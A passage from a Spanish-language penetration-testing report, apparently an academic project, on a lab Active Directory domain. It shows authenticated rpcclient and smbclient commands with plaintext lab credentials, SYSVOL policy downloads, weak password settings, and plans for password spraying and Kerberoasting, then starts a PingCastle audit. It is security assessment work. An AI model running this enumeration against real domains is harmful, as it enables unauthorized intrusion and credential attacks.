
```
rpcclient $> querydominfo
Domain:         DOMAIN
Server:
Comment:
Total Users:    143
Total Groups:   0
Total Aliases:  23
Sequence No:    1
Force Logoff:   18446744073709551615
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> querydominfo
Domain:         DOMAIN
Server:
Comment:
Total Users:    143
Total Groups:   0
Total Aliases:  23
Sequence No:    1
Force Logoff:   18446744073709551615
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> lookupnames Administrator
result was NT_STATUS_NONE_MAPPED
```

[Evidencias: 63, 64 y 65_RPCClient_Autenticado.png] – Sesión RPC autenticada establecida

◆ **Interpretación técnica:**

La sesión RPC autenticada demostró un contraste absoluto con las limitaciones de acceso anónimo documentadas en secciones anteriores. Las credenciales del usuario **"tokio"** proporcionaron acceso completo a información crítica del controlador de dominio, incluyendo enumeración exhaustiva de 103+ usuarios del dominio, 23+ grupos administrativos y privilegios completos del sistema, validando la efectividad de la evolución metodológica hacia GrayBox implementada en el proyecto.

A continuación se presenta una Matriz de resultados RPC autenticado con la información que se ha enumerado al ejecutar la herramienta RpcClient.



Privilegios críticos identificados para post-explotación

Los **35 privilegios** enumerados incluyen capacidades de alto riesgo fundamentales:

- **SeDebugPrivilege**: Depuración y manipulación de procesos del sistema
- **SeBackupPrivilege**: Bypass de ACLs para operaciones de respaldo (acceso a NTDS.dit)

- ➢ **SeImpersonatePrivilege**: Suplantación de tokens de seguridad para escalada
- ➢ **SeTakeOwnershipPrivilege**: Apropiación de objetos críticos del sistema
- ➢ **SeEnableDelegationPrivilege**: Configuración de delegación Kerberos avanzada

Grupos de alto valor identificados

◆ Grupos críticos para movimiento lateral y escalada

- ➢ **Admins. del dominio** (RID 0x200): Administradores con privilegios completos
- ➢ **IT Admins** (RID 0x4b4): Personal técnico con acceso a infraestructura
- ➢ **Executives** (RID 0x4b5): Objetivos de alto valor para ingeniería social
- ➢ **Senior management** (RID 0x4b6): Cuentas críticas con accesos sensibles

Vectores de Ataque Identificados

- ➢ **Base completa de usuarios:** 103 cuentas para password spraying y targeting
- ➢ **Privilegios post-explotación:** 35 capacidades críticas para escalada
- ➢ **Limitación detectada:** lookupnames: NT_STATUS_NONE_MAPPED

Superficie de Ataque Confirmada

El acceso RPC autenticado validó vectores específicos para fases posteriores:

- ➢ **Base de usuarios completa** - 103 cuentas identificadas con RIDs para RID cycling
- ➢ **Domain SID confirmado** - S-1-5-21-3085590451-4130159220-2412703036 para manipulación avanzada
- ➢ **Privilegios del sistema** - 35 capacidades críticas documentadas
- ➢ **Estructura organizacional** - Jerarquía completa para targeting dirigido

La información obtenida establece objetivos específicos para análisis de vulnerabilidades y explotación, proporcionando inteligencia crítica para técnicas como Kerberoasting, AS-REP Roasting y DCSync basadas en la estructura real del dominio domain.local.

4.5.4 Acceso a Recursos Compartidos mediante SMBClient

El acceso directo a recursos compartidos SMB del controlador de dominio se realizó utilizando smbclient con las credenciales del usuario "tokio", obteniendo acceso exitoso a recursos críticos y descargando archivos de configuración sensibles que revelan políticas de seguridad débiles.

◆ **Comandos ejecutados y resultados:**

```
# Enumeración de recursos compartidos con credenciales
smbclient -L //192.168.37.10 -U "tokio%proyecto"

# Acceso a recurso administrativo IPC$
smbclient //192.168.37.10/IPC$ -U "tokio%proyecto"

# Acceso a NETLOGON (scripts de inicio de sesión)
smbclient //192.168.37.10/NETLOGON -U "tokio%proyecto"

# Acceso a SYSVOL (políticas de grupo y scripts)
smbclient //192.168.37.10/SYSVOL -U "tokio%proyecto"

# Intentos de acceso a recursos administrativos
smbclient //192.168.37.10/ADMIN$ -U "tokio%proyecto"
smbclient //192.168.37.10/C$ -U "tokio%proyecto"
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ smbclient -L //192.168.37.10 -U "tokio%proyecto"

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        IPC$            IPC       IPC remota
        NETLOGON        Disk      Recurso compartido del servidor de inicio de sesión
        SYSVOL          Disk      Recurso compartido del servidor de inicio de sesión
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.37.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

[Evidencia: 66_SMBClient_Shares_Listado.png] – Enumeración de recursos compartidos disponibles

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ smbclient //192.168.37.10/SYSVOL -U "tokio%proyecto"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 10 13:43:18 2025
  ..                                  D        0  Sun Aug 10 13:43:18 2025
  domain.local                       Dr        0  Sun Aug 10 13:43:18 2025
```

```
smb: \> cd domain.local
smb: \domain.local\> ls
  .                                   D        0  Sun Aug 10 13:44:48 2025
  ..                                  D        0  Sun Aug 10 13:44:48 2025
  DfsrPrivate                       DHSr        0  Sun Aug 10 13:44:48 2025
  Policies                            D        0  Sun Aug 10 13:43:25 2025
  scripts                             D        0  Sun Aug 10 13:43:18 2025

                15570943 blocks of size 4096. 12264604 blocks available
smb: \domain.local\> pwd
Current directory is \\192.168.37.10\SYSVOL\domain.local\
smb: \domain.local\> cd Policies
smb: \domain.local\Policies\> ls
  .                                   D        0  Sun Aug 10 13:43:25 2025
  ..                                  D        0  Sun Aug 10 13:43:25 2025
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sun Aug 10 13:43:25 2025
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sun Aug 10 13:43:25 2025

                15570943 blocks of size 4096. 12264604 blocks available
smb: \domain.local\Policies\> cd {31B2F340-016D-11D2-945F-00C04FB984F9}
smb: \domain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> ls
  .                                   D        0  Sun Aug 10 13:43:25 2025
  ..                                  D        0  Sun Aug 10 13:43:25 2025
  GPT.INI                             A       22  Sun Aug 10 18:46:27 2025
  MACHINE                             D        0  Sun Aug 10 13:49:19 2025
  USER                                D        0  Sun Aug 10 13:43:25 2025

                15570943 blocks of size 4096. 12264604 blocks available
smb: \domain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> get GPT.INI
getting file \domain.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 22 as GPT.INI (
```

[Evidencia: 67 y 68_SMBClient_SYSVOL_Exploracion.png] – Exploración de SYSVOL y descarga de GPOs

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ cat GPT.INI
[General]
Version=4

┌──(ilanami㉿ilanami)-[~/tools]
└─$ cat GptTmpl.inf
ÿþ[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 4
PasswordComplexity = 0
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffWhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockSkew = 5
TicketValidateClient = 1
[Version]
signature="$CHICAGO$"
Revision=1
[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1

┌──(ilanami㉿ilanami)-[~/tools]
└─$ file Registry.pol
Registry.pol: Group Policy Registry Policy, Version=1

┌──(ilanami㉿ilanami)-[~/tools]
└─$ hexdump -C Registry.pol | head -5
00000000  50 52 65 67 01 00 00 00  5b 00 53 00 6f 00 66 00  |PReg....[.S.o.f.|
00000010  74 00 77 00 61 00 72 00  65 00 5c 00 50 00 6f 00  |t.w.a.r.e.\.P.o.|
00000020  6c 00 69 00 63 00 69 00  65 00 73 00 5c 00 4d 00  |l.i.c.i.e.s.\.M.|
00000030  69 00 63 00 72 00 6f 00  73 00 6f 00 66 00 74 00  |i.c.r.o.s.o.f.t.|
00000040  5c 00 53 00 79 00 73 00  74 00 65 00 6d 00 43 00  |\.S.y.s.t.e.m.C.|
```

[Evidencia: 69_SMBClient_Visualizacion_Archivos_Descargados.png] – Visualización de archivos de políticas descargados.

El acceso SMB autenticado reveló una superficie de ataque significativa mediante el acceso completo a **SYSVOL**, permitiendo la descarga de archivos críticos de políticas de grupo que exponen configuraciones de seguridad débiles del dominio. La información extraída incluye políticas de contraseñas inseguras, configuraciones Kerberos y valores críticos del registro que facilitan la planificación de ataques dirigidos.

🏛️ Análisis detallado de acceso SMB autenticado			
Recurso Compartido	**Estado de Acceso**	**Contenido Identificado**	**Valor para Pentesting**
NETLOGON	✔ Acceso completo	Directorio vacío (sin scripts de inicio)	Confirma ausencia de scripts automatizados
SYSVOL	✔ Acceso completo	domain.local con GPOs completas	Acceso total a configuraciones del dominio
IPC$	✔ 47 comandos	Funcionalidad administrativa completa	Plataforma para herramientas avanzadas
Default Domain Policy	✔ GPO descargada	{31B2F340-016D-11D2-945F-00C04FB984F9}	Políticas de seguridad del dominio
Domain Controllers Policy	✔ GPO identificada	{6AC1786C-016F-11D2-945F-00C04fB984F9}	Configuraciones de controladores
ADMIN$	✗ NT_STATUS_ACCESS_DENIED	Acceso denegado con credenciales básicas	Requiere escalada de privilegios
C$	✗ NT_STATUS_ACCESS_DENIED	Sistema de archivos inaccesible	Vector para post-compromiso

A continuación se presenta una Matriz de análisis con la información relevante de los archivos que se han descargado y visualizado con éxito en nuestro entorno de pentesting, donde se puede apreciar vectores de ataque, políticas de contraseñas débiles y configuraciones inseguras en el servidor Active Directory que estamos enumerando. SMBClient.

Vectores de Ataque Identificados

- **Password Spraying sin bloqueo:** Intentos ilimitados de autenticación
- **Ataques de fuerza bruta:** Contraseñas mínimas de 4 caracteres
- **Ticket Kerberos persistentes:** Ventana extendida para replay attacks
- **Configuraciones seguras detectadas:**
  - NoLMHash=1

- LSAAnonymousNameLookup=0

Superficie de Ataque Confirmada

El acceso SMB autenticado reveló vulnerabilidades críticas específicas:

➢ **Políticas de contraseñas extremadamente débiles** - Facilita ataques de fuerza bruta y password spraying ✔ **Sin bloqueo de cuentas** - Permite intentos ilimitados de autenticación

➢ **Tickets Kerberos de larga duración** - Amplía ventana de explotación para ataques de replay

➢ **Acceso completo a GPOs** - Información detallada sobre configuraciones de seguridad del dominio

➢ **Plataforma IPC$ operativa** - Vector confirmado para herramientas de post-explotación

La información extraída establece vectores específicos para ataques de password spraying sin riesgo de bloqueo de cuentas, aprovechamiento de tickets Kerberos de larga duración para persistencia, y preparación completa para la ejecución de herramientas especializadas mediante la conectividad IPC$ confirmada.

4.5.5 Análisis Consolidado de la Fase de Enumeración

La fase de enumeración ejecutada mediante herramientas especializadas con credenciales autenticadas demostró la efectividad completa de la evolución metodológica de BlackBox a GrayBox, revelando información crítica exhaustiva sobre la infraestructura del dominio Active Directory que permanecía inaccesible mediante técnicas de acceso anónimo.

.A continuación se presenta una matriz de los resultados consolidados por cada herramienta utilizada en esta fase:

Con los resultados obtenidos en la ejecución de cada una de las herramientas utilizadas en esta fase de enumeración se presenta una matriz de los hallazgos críticos categorizados por la información crítica revelada, los vectores de ataque y las configuraciones detectadas :

🏛️ Hallazgos críticos consolidados con autenticación				
Categoría	**Hallazgo**	**Detalle**	**Criticidad**	**Implicación para Pentesting**
🔴 Información Crítica	Base de usuarios completa	103+ usuarios enumerados con RIDs completos	🔴 CRÍTICA	Targeting completo para password spraying
🔴 **Información Crítica**	Estructura organizacional	23 grupos incluyendo IT Admins, Executives	🔴 CRÍTICA	Jerarquía de privilegios mapeada
🔴 **Información Crítica**	Cuentas de	exchange_svc$,mss	🔴 CRÍTICA	Objetivos para

🏛️ Hallazgos críticos consolidados con autenticación				
	servicio expuestas	qlsvc, http_svc$		Kerberoasting
🔴 **Información Crítica**	Domain SID confirmado	S-1-5-21-3085590451-4130159220-2412703036	🔴 CRÍTICA	Facilita RID cycling y técnicas avanzadas
🔴 **Información Crítica**	Privilegios del sistema	35 privilegios incluyendo SeDebugPrivilege	🔴 CRÍTICA	Planificación escalada post-compromiso
🔴 **Información Crítica**	Políticas débiles confirmadas	MinPasswordLength=4, LockoutBadCount=0	🔴 CRÍTICA	Password spraying sin bloqueo
🔴 **Información Crítica**	GPOs descargadas	GptTmpl.inf, Registry.pol, GPT.INI	🔴 CRÍTICA	Configuraciones de seguridad expuestas
🟠 **Vector de Ataque**	Enumeración autenticada	Credenciales básicas superan restricciones	🟠 ALTA	Metodología GrayBox validada
🟠 **Vector de Ataque**	SYSVOL accesible	Políticas de grupo completamente expuestas	🟠 ALTA	Intel crítica de configuración
🟠 **Vector de Ataque**	IPC$ funcional	47 comandos administrativos disponibles	🟠 ALTA	Plataforma para herramientas avanzadas
🟠 **Vector de Ataque**	Kerberos inseguro	MaxTicketAge=10h, MaxRenewAge=7d	🟠 ALTA	Tickets persistentes para replay
🟡 **Configuración Detectada**	Restricciones superadas	Windows Server 2019 con credenciales mínimas	🟡 MEDIA	Evolución metodológica efectiva
🟡 **Configuración Detectada**	Seguridad híbrida	Algunas protecciones activas, otras ausentes	🟡 MEDIA	Entorno realista empresarial

Transformación metodológica validada

La comparación entre enumeración anónima (limitada) y autenticada (completa) demuestra la efectividad crítica de la evolución metodológica implementada:

- **Enum4Linux**: De acceso denegado a 103+ usuarios completos (+10,300% información)

- ➢ **LDAPSearch**: De consultas restringidas a 110 objetos usuario (+11,000% datos)
- ➢ **RPCClient**: De consultas básicas a acceso administrativo completo
- ➢ **SMBClient**: De directorios vacíos a descarga de GPOs críticas

Superficie de ataque expandida

La enumeración autenticada reveló una superficie de ataque significativamente ampliada:

✔ **Base completa de usuarios**: 103+ cuentas para ataques dirigidos

✔ **Jerarquía organizacional**: Estructura completa para movimiento lateral

✔ **Políticas débiles confirmadas**: Password spraying sin riesgo de bloqueo

✔ **Cuentas de servicio críticas**: Objetivos específicos para Kerberoasting

✔ **Configuraciones Kerberos inseguras**: Tickets de larga duración para persistencia

✔ **GPOs completamente expuestas**: Intel detallada sobre políticas de seguridad

Preparación para la explotación

La información recopilada mediante enumeración autenticada establece objetivos específicos y técnicas optimizadas para las fases posteriores:

- **Base de usuarios completa** facilita ataques de password spraying masivos sin riesgo de bloqueo
- **Cuentas de servicio identificadas** proporcionan objetivos directos para Kerberoasting
- **Políticas débiles confirmadas** (contraseñas mínimas de 4 caracteres) garantizan alta probabilidad de éxito en ataques de fuerza bruta dirigidos contra el dominio domain.local

Resumen cuantitativo

103 usuarios total, 56 grupos total, 3 cuentas servicio, 35 privilegios sistema, metodología GrayBox 100% efectiva.

4.6 Análisis de Vulnerabilidades

La fase de análisis de vulnerabilidades establece la correlación sistemática entre las configuraciones inseguras implementadas y los vectores de ataque identificados durante reconocimiento y enumeración. Esta sección transforma los datos recopilados en inteligencia técnica accionable, clasificando y priorizando las debilidades detectadas mediante marcos de referencia reconocidos internacionalmente.

Metodología Híbrida de Análisis

El análisis adopta un enfoque metodológico híbrido que combina herramientas especializadas de auditoría Active Directory con técnicas de validación manual y herramientas automatizadas de escaneo de vulnerabilidades. Esta aproximación multicapa garantiza la detección integral de debilidades tanto automatizables como contextuales.

Fases del Análisis Estructurado

✔ Fase 1 - Healthcheck de Active Directory con PingCastle

- Auditoría especializada en AD con sistema de puntuación 0-100
- Detección de configuraciones incorrectas específicas del ecosistema AD empresarial
- Análisis de healthcheck integral para línea base cuantitativa de riesgo

✔ Fase 2 - Validación con Herramientas de Escaneo Automatizado

- Ejecución complementaria mediante OpenVAS y Nessus
- Evaluación de capacidad de detección de soluciones automatizadas estándar
- Identificación de limitaciones en herramientas multifunción frente a configuraciones específicas de AD
- Validación de restricciones de Windows Server 2019 documentadas

✔ Fase 3 - Análisis Manual Especializado

- Validación técnica detallada de hallazgos automatizados
- Consulta directa a configuraciones del sistema operativo y políticas de grupo
- Correlación con vulnerabilidades implementadas mediante framework Vulnerable-AD
- Integración con hallazgos de enumeración autenticada

✔ Fase 4 - Consolidación y Clasificación

- Síntesis mediante triangulación de las tres fuentes técnicas anteriores
- Catálogo consolidado con clasificación CVSS v3.1

- Correlación CVE/CWE y mapeo MITRE ATT&CK Enterprise
- Priorización para acciones de remediación

Valor Metodológico

Esta metodología escalonada permite:

- Evaluar efectividad relativa de diferentes aproximaciones técnicas
- Garantizar cobertura integral de la superficie de ataque del dominio domain.local
- Proporcionar base sólida para priorización de remediación
- Correlacionar con marcos de gestión de riesgo empresarial

La integración de herramientas especializadas, automatizadas y análisis manual proporciona una evaluación exhaustiva que aborda tanto vulnerabilidades detectables automáticamente como configuraciones contextuales que requieren expertise técnico especializado.

4.6.1 Healthcheck de Active Directory con PingCastle

La identificación inicial de vulnerabilidades en el dominio **domain.local** se ejecutó mediante **PingCastle**, herramienta especializada en auditorías Active Directory que proporciona análisis cuantitativos de riesgo y detección automatizada de configuraciones incorrectas específicas del ecosistema AD empresarial.

Limitaciones de Compatibilidad y Solución Implementada

⚠ Problema técnico identificado:


- **Error:** System.DllNotFoundException - advapi32.dll assembly
- **Causa:** Incompatibilidad de bibliotecas nativas Windows con emulación Mono en Linux

✔ Solución implementada:


Para superar estas limitaciones de compatibilidad, se procedió a la transferencia y ejecución de PingCastle directamente desde el controlador de dominio Windows Server 2019, proporcionando un entorno nativo que garantiza la funcionalidad completa de la herramienta.

```
# Desde Kali Linux - Servir PingCastle
cd ~/tools/pingcastle
python3 -m http.server 8080
# Desde Windows Server - Descargar PingCastle
Invoke-WebRequest -Uri "http://192.168.37.100:8080/PingCastle.exe"
```

```
-OutFile "C:\tools\PingCastle.exe"
# Ejecución nativa en Windows Server
cd C:\tools
.\PingCastle.exe --interactive
```



[Evidencia: 70_Inicializacion_PingCastle.png] – Inicialización de la herramienta y selección de la opción de auditoria healthcheck.




[Evidencia: 71_Proceso_Auditoria_PingCastle.png] – Ejecución de la herramienta y procesos de auditoría completados.

Resultados del Healthcheck


◆ Puntuación Global de Riesgo:

- **Domain Risk Level: 90/100 (CRÍTICO)**


- **Distribución por categorías:**
    - Privileged Accounts: 90/100 (7 reglas críticas)
    - Anomalies: 75/100 (16 configuraciones anómalas)
    - Stale Objects: 36/100 (12 objetos obsoletos)
    - Trusts: 0/100 (sin problemas de relaciones de confianza)



[Evidencia: 72_PingCastle_Domain_Risk_Level.png] - Puntuación global de riesgo del dominio mostrando 90/100



[Evidencia: 73_PingCastle_Risk_Categories_Distribution.png] - Distribución detallada de riesgos por categorías



Risk model

Left-click on the headlines in the boxes for more details

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
